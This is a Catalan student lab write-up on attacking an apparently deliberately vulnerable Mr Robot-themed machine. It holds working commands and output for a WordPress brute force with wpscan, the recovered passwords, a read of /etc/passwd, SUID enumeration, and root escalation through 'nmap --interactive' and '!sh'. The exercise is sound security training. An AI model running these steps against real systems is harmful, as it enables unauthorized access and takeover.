

Contesta:

1. Quins ports té oberts la víctima?

PORT STATE SERVICE

80/tcp open http

443/tcp open https


2. Quina sèrie televisiva està representada a la web?

MrRobot

3. Cerca possibles noms de carpetes i fitxers del servidor web amb la comanda nmap i l'script http-enum, i digues a quina URL podem fer un login.


He trobat aquestes dues:

/wp-login.php: Wordpress login page.



4. Amb quin programari està creat el contingut web on podem fer login?

Amb Wordpress:



```
7/robots.txt: Robots file
/readme.html: Wordpress version: 2
/feed/: Wordpress version: 4.3.32
/wp-includes/images/rss.png: Wordpress version 2.2 found.
/wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
/wp-includes/images/blank.gif: Wordpress version 2.6 found.
/wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
/wp-login.php: Wordpress login page
```

5. Per fer un atac de força bruta, quins usuaris provaries tenint en compte el tema de la web?

El nom de l'usuari per defecte és admin, llavors provaria admin, però també es podria provar administrator, administrador, root, etc.

Si parlem de la sèrie robot, mrobot o elliot.

6. Fes un atac de força bruta amb l'eina wpscan, els usuaris que acabes d'anomenar i un diccionari de contrasenyes. Quin és l'usuari i la contrasenya correcta?

L'usuari és elliot i la contrasenya és qosqomanta

```
(root@kaliPol)-[/home/polkali]
# wpscan --url http://192.168.1.83/wp-login.php/ -U elliot -P /usr/share/wordlists/dirb/others/best1050.txt
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:03 <=====> (137 / 137) 100.00% Time: 00:00:03

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - elliot / qosqomanta
Trying elliot / qqqqq Time: 00:00:08 <=====> > (770 / 1819) 42.33% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: elliot, Password: qosqomanta

[!] No WPScan API Token given, as a result vulnerability data has not been output.
```

7. Quin usuari ets?

```
/bin/sh. 0: can't access tty, job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ whoami
daemon
$
```

8. Quins usuaris hi ha al sistema?


```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnamiftp:x:1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
mysql:x:1001:1001::/home/mysql:
varnish:x:999:999::/home/varnish:
robot:x:1002:1002::/home/robot:
montilivi:x:0:0::/home/montilivi:
ossec:x:104:108::/var/ossec:/bin/false
$
```

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnamiftpx:1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
mysql:x:1001:1001::/home/mysql:
varnish:x:999:999::/home/varnish:
robot:x:1002:1002::/home/robot:
montilivi:x:0:0::/home/montilivi:
ossec:x:104:108::/var/ossec:/bin/false

```

9. Quins fitxers hi ha al home de l'usuari robot?



```

sudo: no tty present
of: $ ls
key-2-of-3.txt
se password.raw-md5
$ pwd
/home/robot
$


```

10. Quina és la contrasenya de l'usuari robot?

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

He trobat la password:

abcdefghijklmnopqrstuvwxyz



```

/home/robot
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

```

11. Qins fitxers hi ha?

```
robot@linux:~$ find /* -user root -perm -4000 -print 2> /dev/null
find /* -user root -perm -4000 -print 2> /dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

```
robot@linux:~$ find /* -user root -perm -4000 -print 2> /dev/null
find /* -user root -perm -4000 -print 2> /dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

12. Quina comanda escriuries a l'nmap per obtenir la shell amb permisos root? Mostra una captura de pantalla amb el resultat.

Tenim aquesta versió de nmap:

```
/usr/local/bin/nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
```

I amb el que se'ns indica anem a <https://gtfobins.github.io/gtfobins/nmap/>

I el que haurem de fer per obtenir el shell amb permisos root és això:

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive  
nmap> !sh
```

I ara ho fem:

```
daemon@linux:/$ su robot  
su robot  
Password: abcdefghijklmnopqrstuvwxyz  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
robot@linux:/$ nmap --interactive  
nmap --interactive  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh  
!sh  
# █ █ /home/polkali
```

I amb aquestes comandes ja tenim els permisos root.